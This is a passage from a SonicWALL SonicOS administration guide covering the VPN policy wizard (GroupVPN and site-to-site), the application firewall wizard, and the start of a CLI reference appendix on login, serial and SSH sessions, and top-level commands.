The wizard also creates a Loopback NAT policy to translate HTTP and HTTPS traffic from inside your network addressed to the WAN IP address back to the address of the mail server.

- **Server Access Rules** - The wizard creates an access policy allowing all mail traffic service traffic from the WAN zone to the DMZ.

**Step 12** Click **Apply** to complete the wizard and apply the configuration to your SonicWALL appliance. The **Public Server Wizard Complete** page displays.



**Tip** The new IP address used to access the new server, internally and externally, is displayed in the paragraph beginning “You should now be able to access your server.”

**Step 13** Click **Close** to close the wizard.







## CHAPTER 85

# Configuring VPN Policies with the VPN Policy Wizard

---

## Wizards > VPN Wizard


The **VPN Wizard** walks you step-by-step through the configuration of GroupVPN on the SonicWALL. After the configuration is completed, the wizard creates the necessary VPN settings for the selected VPN policy. You can use the SonicWALL Management Interface for optional advanced configuration options.

### Topics:


- [“Launching the VPN Wizard” on page 1450](#)
- [“Configuring a WAN GroupVPN Policy” on page 1451](#)
- [“Connecting the Global VPN Clients” on page 1454](#)
- [“Configuring a Site-to-Site VPN Policy” on page 1455](#)

## Launching the VPN Wizard

- Step 1** Click the **Wizards** button in the top right corner of the SonicOS management interface. The Welcome page displays.




- Step 2** Select **VPN Wizard** and then click **Next**. The **VPN Policy Type** page displays.



- Step 3** Select the type of VPN policy to configure and then click **Next**.
- **Site-to-Site**—Proceed to the [“Configuring a Site-to-Site VPN Policy”](#) section on page 1455.
  - **WAN GroupVPN**—Proceed to the [“Configuring a WAN GroupVPN Policy”](#) section on page 1451.

## Configuring a WAN GroupVPN Policy

- Step 1** Launch the VPN Policy Type wizard as described in “[Launching the VPN Wizard](#)” on page 1450.
- Step 2** In the **VPN Policy Type** page, select **WAN GroupVPN** and then click **Next**. The **IKE Phase 1 Key Method** page displays.



- Step 3** Select the authentication key to use for this VPN policy:
- **Use default key:** If you choose the default key, all your Global VPN Clients will automatically use the default key generated by the SonicWALL to authenticate with the SonicWALL.
  - **Use this preshared key:** If you choose a custom preshared key, you must distribute the key to every VPN Client because the user is prompted for this key when connecting to the SonicWALL.



**Note** If you select **Use this preshared key**, and leave the default key as the value, you must still distribute the key to your VPN clients.

- Step 4** Click **Next**.

- Step 5** In the **IKE Security Settings** page, you select the security settings for IKE Phase 1 and IPSec Phase 2 negotiations and for the VPN tunnel. You can use the default settings.




- **DH Group:** The Diffie-Hellman (DH) group are the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. You can choose **Group 1**, **Group 2**, **Group 5**, or **Group 14**. The VPN uses this selection during IKE negotiation to create the key pair.
- **Encryption:** This is the method for encrypting data through the VPN Tunnel. The methods are listed in order of security. DES is the least secure and takes the least amount of time to encrypt and decrypt. AES-256 is the most secure and takes the longest time to encrypt and decrypt. You can choose. **DES**, **3DES**, **AES-128**, **AES-256**, or **AES-192**. The VPN uses this selection for all data through the tunnel.
- **Authentication:** This is the hashing method used to authenticate the key, once it is exchanged during IKE negotiation. You can choose **MD5** or **SHA-1**.
- **Life Time (seconds):** This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (**28800**).



**Caution** The SonicWALL Global VPN Client version 1.x is not capable of AES encryption, so if you chose this method, only SonicWALL Global VPN Client versions 2.x and higher will be able to connect.

**Step 6** Click **Next**. The **User Authentication** page displays.



**Step 7** Select if you want the VPN users to be required to authenticate with the firewall when they connect:

- If you select **Enable User Authentication**, you must select the user group that contains the VPN users from the **Authenticate User Group Object** drop-down menu.



**Note** If you enable user authentication, the users must be entered in the SonicWALL database for authentication. Users are entered into the SonicWALL database on the **Users > Local Users** page, and then added to groups in the **Users > Local Groups** page.




**Note** For this example, leave **Enable User Authentication** unchecked.

- If you leave **Enable User Authentication** unchecked, select an object from the **Allow Unauthenticated VPN Client Access** drop-down menu.


**Step 8** Click **Next**. The **Configure Virtual IP Adapter** page displays.



- Step 9** Select whether you want to use the SonicWALL's internal DHCP server to assign each VPN client IP address from the LAN zone's IP range. When a user connects, it appears that the user is inside the LAN. Check the **Use Virtual IP Adapter** box and click **Next**. The WAN GroupVPN Configuration Summary page displays.



- Step 10** The **Configuration Summary** page details the settings that will be pushed to the SonicWALL when you apply the configuration. Click **Apply** to create your GroupVPN. The VPN Wizard complete page displays.



- Step 11** Click **Close**.

## Connecting the Global VPN Clients


Remote SonicWALL Global VPN Clients install the Global VPN Client software. Once the application is installed, they use a connection wizard to setup their VPN connection. To configure the VPN connection, the client must have the following information:

- A public IP address (or domain name) of the WAN port for your SonicWALL
- The shared secret if you selected a custom preshared secret in the VPN Wizard.
- The authentication username and password.

## Configuring a Site-to-Site VPN Policy

You use the **VPN Policy Wizard** to create the site-to-site VPN policy and configure a preshared secret.

- Step 1** Launch the VPN Policy Type wizard as described in “[Launching the VPN Wizard](#)” on page 1450.
- Step 2** In the **VPN Policy Type** page, select **Site-to-Site** and click **Next**. The **Create Site-to-Site Policy** page displays.



**Create Site-to-Site Policy**

Please enter the unique name you wish to assign to this site-to-site VPN Policy and the preshared key you wish to use for the tunnel.

If you know the remote peer IP address or fully-qualified domain name, select the checkbox and enter the information in 'Remote Peer IP Address' box below.

Policy Name:

Preshared Key:

I know my Remote Peer IP Address (or FQDN):

Remote Peer IP Address (or FQDN):

To continue, click Next.

- Step 3** Enter the following information:


- **Policy Name:** Enter a name you can use to refer to the policy. For example, Boston Office.
- **Preshared Key:** Enter a character string to use to authenticate traffic during IKE Phase 1 negotiation. You can use the default SonicWALL generated Preshared Key.
- **I know my Remote Peer IP Address (or FQDN):** If you check this option, this SonicWALL can initiate the contact with the named remote peer. Enter the IP address or Fully Qualified Domain Name (FQDN) of the remote peer (for example, *boston.yourcompany.com*) in the **Remote Peer IP Address (or FQDN)** field.

If you do not check this option, the peer must initiate contact to create a VPN tunnel. This device will use aggressive mode for IKE negotiation.



**Note** For this example, leave the option unchecked.

**Step 4** Click **Next**. The **Network Selection** page displays.



**Step 5** Select the local and destination resources this VPN will be connecting:

- **Local Networks:** Select the local network resources protected by this SonicWALL that you are connecting with this VPN. You can select any address object or group on the device, including networks, subnets, individual servers, and interface IP addresses.

If the object or group you want has not been created yet, select **Create new Address Object** or **Create new Address Group**. Create the new object or group in the dialog box that pops up. Then select the new object or group. For this example, select **LAN Subnets**.

- **Destination Networks:** Select the network resources on the destination end of the VPN Tunnel.



**Note** If the local or destination network object or group does not exist, select **Create new Address Object...** or **Create new Address Group...** The **Add Address Object** or **Add Address Object Group** window displays, respectively. For information about these windows, see [“Adding an Address Object” on page 335](#) or [“Creating Group Address Objects” on page 336](#).

**Step 6** Click **Next**. The **Security Settings** page displays.





**Step 7** Select the security settings for IKE Phase 1 and IPSEC Phase 2 negotiations and for the VPN tunnel. You can use the default settings.


- **DH Group:** The Diffie-Hellman (DH) group are the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. You can choose **Group 1**, **Group 2**, **Group 5**, or **Group 14**. The VPN Uses this during IKE negotiation to create the key pair.
- **Encryption:** This is the method for encrypting data through the VPN Tunnel. The methods are listed in order of security. DES is the least secure and the and takes the least amount of time to encrypt and decrypt. AES-256 is the most secure and takes the longest time to encrypt and decrypt. You can choose. **DES**, **3DES**, **AES-128**, **AES-256**, or **AES-192**. The VPN uses this for all data through the tunnel.
- **Authentication:** This is the hashing method used to authenticate the key, once it is exchanged during IKE negotiation. You can choose **MD5** or **SHA-1**.
- **Life Time (seconds):** This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (**28800**).

**Step 8** Click **Next**. The **Site-to-Site VPN Policy Configuration Summary** page displays.



The **Configuration Summary** page details the settings that will be pushed to the security appliance when you apply the configuration.

**Step 9** Click **Apply** to create the VPN. The VPN Wizard Complete page displays.



**Step 10** Click **Close**.





## CHAPTER 86

# Using the Application Firewall Wizard

---

## Wizards > Application Firewall Wizard

The **Application Firewall** wizard helps you to quickly configure your SonicWALL with policies to inspect application-level network traffic. You create Application Firewall Policies based on a series of predefined steps, which provide safe configuration for many common use cases, but not for everything. If at any time during the wizard you are unable to find the options that you need, you can click Cancel and proceed using manual configuration. See [“Configuring an App Rules Policy” on page 716](#) for more information on manual configuration.




**Note** You can configure Application Control policies without using the wizard. When configuring manually, you must remember to configure all components, including match objects, actions, email address objects if required, and finally, a policy that references them.

---

To use the wizard to configure application firewall, perform the following steps:


- Step 1** Click the **Wizards** button in the top right corner of the SonicOS management interface. The **Welcome** page displays.



- Step 2** Select the **Application Firewall Wizard** radio button and then click **Next**. The **Application Firewall Wizard Introduction** page displays.



- Step 3** Click **Next**. The **Application Firewall Policy Type** page displays.



- Step 4** Select a policy type:
- I would like to apply a policy to SMTP email.—SMTP
  - I would like to apply a policy to incoming POP3 email.—POP3

- **I would like to apply a policy to Web Access.**—Web Access
- **I would like to apply a policy to an FTP file transfer.**—FTP file transfer



**Note** The policy that you create will only apply to the type of traffic that you select.

**Step 5** Click **Next**.

Depending on your choice in the previous step, one of these pages will display:

- “[Select <SMTP|POP3> Rules for Application Firewall Policy](#)” on page 1461
- “[Select <SMTP|POP3> Rules for Application Firewall Policy](#)” on page 1461
- “[Select Web Access Rules for Application Firewall](#)” on page 1462
- “[Select FTP Rules for Application Firewall](#)” on page 1463



**Note** To change one or more of the values, click **Back** until you reach the page containing the value to be changed.

**Select <SMTP|POP3> Rules for Application Firewall Policy**



**Step 6** Select one of these rules:



**Note** The rules displayed depend on which policy type you selected; the policies are shown in parentheses for reference.

- **Look for content found in the email subject** (SMTP, POP3)
- **Look for content found in email body** (SMTP)
- **Look for content found in email attachment** (SMTP)
- **Specify maximum e-mail size allowed** (SMTP)
- **Look for specific attachment extensions** (SMTP, POP3)
- **Look for specific attachment names** (SMTP, POP3)
- **Look for all attachment extensions, except the ones specified** (SMTP, POP3)

- **Look for all attachment names, except the ones specified** (SMTP, POP3)

**Step 7** Click **Next**.

- If you selected **Specify maximum e-mail size allowed**, proceed to [“Application Firewall Object Email Size” on page 1463](#).
- For all other selections, proceed to [“Set Application Firewall Object Keywords and Policy Direction” on page 1464](#).

#### Select Web Access Rules for Application Firewall



**Step 8** Select one of these rules:

- **Look for download of files with specific file extensions**
- **Look for access to specific URIs**
- **Look for usage of certain web browsers**
- **Look for usage of any web browser, except the ones specified**
- **Look for attachment name uploaded to a web mail account**
- **Look for attachment extension uploaded to a web mail account**

**Step 9** Click **Next**. Proceed to [“Set Application Firewall Object Keywords and Policy Direction” on page 1464](#).

## Select FTP Rules for Application Firewall

Select FTP Rules for Application Firewall

- Inspect transfer of files with specified file content
- Inspect download (reading) of files with specified filename
- Inspect download (reading) of files with specified file extension
- Inspect uploading (writing) of files with specified filename
- Inspect uploading (writing) of files with specified file extension
- Make all FTP access read-only (no uploads)
- Disallow usage of SITE command

**Step 10** Select one of these rules:

- **Inspect transfer of files with specified file content**
- **Inspect download (reading) of files with specified filename**
- **Inspect download (reading) of files with specified file extension**
- **Inspect uploading (writing) of files with specified filename**
- **Inspect uploading (writing) of files with specified file extension**
- **Make all FTP access read-only (no uploads)**
- **Disallow usage of SITE command**

**Step 11** Click **Next**. Proceed to [“Set Application Firewall Object Keywords and Policy Direction” on page 1464](#).

## Application Firewall Object Email Size

Application Firewall Object Email Size

Please select values for Maximum Email Size and Direction.

Direction:

Maximum Email Size (Bytes):

**Step 12** Specify the email direction, **Incoming**, **Outgoing**, or **Both**, from the **Direction** drop-down menu.

**Step 13** Enter the maximum size allowed in the **Maximum Email Size (Bytes)** field.

**Step 14** Click **Next**. Proceed to [“Application Firewall Action Type” on page 1465](#).

## Set Application Firewall Object Keywords and Policy Direction

- Step 15** In the **Direction** drop-down list, select the traffic direction to scan from the drop-down list: **Incoming**, **Outgoing**, or **Both**.



**Note** If you selected **Make all FTP access read-only (no uploads)** or **Disallow usage of SITE command** in [“Select FTP Rules for Application Firewall” on page 1463](#), select the traffic direction to scan, click **Next**, and then proceed to [“Application Firewall Action Settings” on page 1466](#).

- Step 16** Specify the keywords or extensions that will cause the policy action if a match occurs. Do one of the following:



**Note** If you selected a choice with the words **except the ones specified** in [“Select <SMTP|POP3> Rules for Application Firewall Policy” on page 1461](#), content that you enter here will be the only content that does *not* cause the action to occur. See [“Negative Matching” on page 694](#).


If you selected **Look for usage of certain web browsers** or **Look for usage of any web browser, except the ones specified** in [“Select Web Access Rules for Application Firewall” on page 1462](#), the **Content** text box has a drop-down menu with a list of browsers, and no **Load From File** button is available. Select a browser or browsers from the drop-down list.

- In the **Content** text box, type or paste a text or hexadecimal representation of the content to match, and then click **Add**. Repeat until all content is added to the **List** text box.
- To import keywords from a predefined text file that contains a list of content values, one per line, click the **Load From File** button. The **SonicWALL Upload Object Values** window displays. Click the **Browse** button, select the file, and then click the **Upload** button.

- Step 17** Click **Next**.



## Application Firewall Action Type



**Step 18** Select the action to take when matching content is found in the specified type of network traffic, and then click **Next**.

You will see one or more of the following choices depending on the policy type and rule selected:

Policy Type	Available Action
All types	Log Only
All types	Bypass DPI
POP3	Blocking Action - disable attachment and add custom text
SMTP	Blocking Action - block and send custom email reply
SMTP	Blocking Action - block without sending email reply
SMTP	Add Email Banner (append text at the end of email)
FTP	Blocking Action - Add Block Message
FTP, Web Access	Blocking Action - Reset Connection
FTP, Web Access	Manage Bandwidth
Web Access	Blocking Action - custom block page
Web Access	Blocking Action - redirect to new location

**Step 19** Click **Next**.

The page that is displayed next depends on the action you selected:

- For an action that requires additional text, messages, or banners, proceed to [“Application Firewall Action Settings” on page 1466](#).
- For an action that requires redirection of the user, proceed to [“Application Firewall Action Settings” on page 1466](#).
- For all other actions, proceed to [“Select name for Application Firewall Policy” on page 1466](#).

## Application Firewall Action Settings

**Step 20** In the **Content** text box, type or paste the text or URL that you want to use.

The **Application Firewall Action Settings** screen is only displayed if you selected an action in the previous step that requires additional text. For a Web Access policy type, if you selected an action that redirects the user, you can type the new URL into the **Content** text box.

**Step 21** Click **Next**

## Select name for Application Firewall Policy

**Step 22** Type a descriptive name for the policy.

**Step 23** Click **Next**. The **Confirm Policy Settings** page displays.

**Step 24** Review the displayed values for the new policy.

**Step 25** To create a policy using the displayed configuration values, click **Apply**.

**Step 26** Click **Close** to exit the wizard.


# PART 23

# Appendices

This part contains the following chapter:

- **Appendix A: CLI Guide**





# CLI Guide

## Appendix A: CLI Guide

This appendix contains a categorized listing of Command Line Interface (CLI) commands for SonicOS firmware. Each command is described, and where appropriate, an example of usage is included.

### Topics:

- [“Input Data Format Specification” section on page 1470](#)
- [“Text Conventions” section on page 1470](#)
- [“Editing and Completion Features” section on page 1470](#)
- [“Command Hierarchy” section on page 1472](#)
- [“Configuration Security” section on page 1472](#)
- [“Passwords” section on page 1472](#)
- [“Factory Reset to Defaults” section on page 1472](#)
- [“Management Methods for the SonicWALL Network Security Appliance” section on page 1472](#)
- [“Initiating a Management Session using the CLI” section on page 1473](#)
- [“Logging in to the SonicOS CLI” section on page 1474](#)
- [“SonicOS Command Listing” section on page 1474](#)
- [“Configuring Site-to-Site VPN Using CLI” section on page 1508](#)
- [“SonicWALL NetExtender Windows Client CLI Commands” section on page 1513](#)
- [“SonicWALL NetExtender MAC and Linux Client CLI Commands” section on page 1514](#)

## Input Data Format Specification

The table below describes the data formats acceptable for most commands. H represents one or more hexadecimal digit (0-9 and A-F). D represents one or more decimal digit.

Data	Data Format
MAC Address	HH:HH:HH:HH:HH:HH
MAC Address	HHHH.HHHH.HHHH
IP Address	D.D.D.D
IP Address	0xHHHHHHHH
Integer Values	D
Integer Values	0xH
Integer Range	D-D

## Text Conventions

**Bold text** indicates a command executed by interacting with the user interface.

**Courier bold text** indicates commands and text entered using the CLI.

*Italic text* indicates the first occurrence of a new term, as well as a book title, and also emphasized text. In this command summary, items presented in italics represent user-specified information.

Items within angle brackets (“< >”) are required information.

Items within square brackets (“[ ]”) are optional information.

Items separated by a “pipe” (“|”) are options. You can select any of them.



Note

Though a command string may be displayed on multiple lines in this guide, it must be entered on a single line with no carriage returns except at the end of the complete command.

## Editing and Completion Features

You can use individual keys and control-key combinations to assist you with the CLI. The table below describes the key and control-key combination functions.

Key(s)	Function
Tab	Completes the current word
?	Displays possible command completions
CTRL+A	Moves cursor to the beginning of the command line
CTRL+B	Moves cursor to the previous character
CTRL+C	Exits the Quick Start Wizard at any time
CTRL+E	Moves cursor to the end of the command line
CTRL+F	Moves cursor to the next character

Key(s)	Function
CTRL+K	Erases characters from the cursor to the end of the line
CTRL+N	Displays the next command in the command history
CTRL+P	Displays the previous command in the command history
CTRL+W	Erases the previous word
Left Arrow	Moves cursor to the previous character
Right Arrow	Moves the cursor to the next character
Up Arrow	Displays the previous command in the command history
Down Arrow	Displays the next command in the command history

Most configuration commands require completing all fields in the command. For commands with several possible completing commands, the **Tab** or **?** key display all options.

```
myDevice> show [TAB]
```

```

alerts interface network tech-support
arp log processes tsr
content-filter memory route web-management
cpu messages security- zone
 services
device nat status zones
gms netstat system
```

The **Tab** key can also be used to finish a command if the command is uniquely identified by user input.

```
myDevice> show al [TAB]
```

```
displays
```

```
myDevice> show alerts
```

Additionally, commands can be abbreviated as long as the partial commands are unique. The following text:

```
myDevice> sho int inf
```

is an acceptable abbreviation for

```
myDevice> show interface info
```

## Command Hierarchy

The CLI configuration manager allows you to control hardware and firmware of the appliance through a discreet mode and submode system. The commands for the appliance fit into the logical hierarchy shown below.

To configure items in a submode, activate the submode by entering a command in the mode above it.

For example, to set the default LAN interface speed or duplex, you must first enter `configure`, then `interface x0 lan`. To return to the higher Configuration mode, simply enter `end` or `finished`.

## Configuration Security

SonicWALL Internet Security appliances allow easy, flexible configuration without compromising the security of their configuration or your network.

## Passwords

The SonicWALL CLI currently uses the administrator's password to obtain access. SonicWALL devices are shipped with a default password of **password**. Setting passwords is important in order to access the SonicWALL and configure it over a network.

## Factory Reset to Defaults

If you are unable to connect to your device over the network, you can use the command **restore** to reset the device to factory defaults during a serial configuration session.

## Management Methods for the SonicWALL Network Security Appliance

You can configure the SonicWALL appliance using one of three methods:

- Using a serial connection and the configuration manager
  - An IP address assignment is not necessary for appliance management.
  - A device must be managed while physically connected via a serial cable.
- Web browser-based User Interface
  - In IP address must have been assigned to the appliance for management or use the default of 192.168.168.168.



# Initiating a Management Session using the CLI

## Serial Management and IP Address Assignment



**Note** The default terminal settings on the SonicWALL and modules is 80 columns by 25 lines. To ensure the best display and reduce the chance of graphic anomalies, use the same settings with the serial terminal software. The device terminal settings can be changed, if necessary. Use the standard ANSI setting on the serial terminal software.

**Follow the steps below to initiate a management session via a serial connection and set an IP address for the device.**

- Step 1** Attach the included null modem cable to the appliance port marked **CONSOLE**. Attach the other end of the null modem cable to a serial port on the configuring computer.
- Step 2** Launch any terminal emulation application that communicates with the serial port connected to the appliance. Use these settings:
  - 115,200 baud
  - 8 data bits
  - no parity
  - 1 stop bit
  - no flow control
- Step 3** Press **Enter/Return**. Initial information is displayed followed by a **DEVICE NAME>** prompt.

## Initiating an SSH Management Session via Ethernet



**Note** This option works for customers administering a device that does not have a cable for console access to the CLI.

**Follow the steps below to initiate an SSH management session through an Ethernet connection from a client to the appliance.**

- Step 1** Attach an Ethernet cable to the interface port marked **XO**. Attach the other end of the Ethernet cable to an Ethernet port on the configuring computer.
- Step 2** Launch any terminal emulation application (such as PuTTY) that communicates via the Ethernet interface connected to the appliance.
- Step 3** Within the emulation application, enter the **IP destination address** for the appliance and enter **22** as the port number.
- Step 4** Select **SSH** as the connection type and open a connection.

## Logging in to the SonicOS CLI

When the connection is established, log in to the security appliance:

- 
- Step 1** At the **User** prompt enter the Admin's username. Only the admin user will be able to login from the CLI. The default Admin username is *admin*. The default can be changed.
- Step 2** At the **Password** prompt, enter the Admin's password. If an invalid or mismatched username or password is entered, the CLI prompt will return to **User:**, and a "CLI administrator login denied due to bad credentials" error message will be logged. There is no lockout facility on the CLI.

## SonicOS Command Listing

The following sections displays all commands available for the SonicWALL:

- ["Top Level Commands" section on page 1474](#)
- ["Configure Level Commands" section on page 1482](#)
- ["LAN Interface Configuration" section on page 1502](#)
- ["WAN Interface Configuration" section on page 1503](#)

### Top Level Commands

Command	Description
backup	Backs-up device firmware settings
baud 9600	Sets system baud rate to 9600
baud 19200	Sets baud rate to 19200
baud 38400	Sets baud rate to 38400
baud 57600	Sets baud rate to 57600
baud 115200	Sets baud rate to 115200
baud save	Saves current baud rate setting
clear cp-stats	Clears CPU statistics
clear hw-stats	Clears hardware statistics
clear log	Clears messages from the logging buffer
clear pp-stats	Clears presentation protocol statistics
clear screen	Clears the console screen, leaving a single prompt line
clear ssh	Terminates a secure shell connection
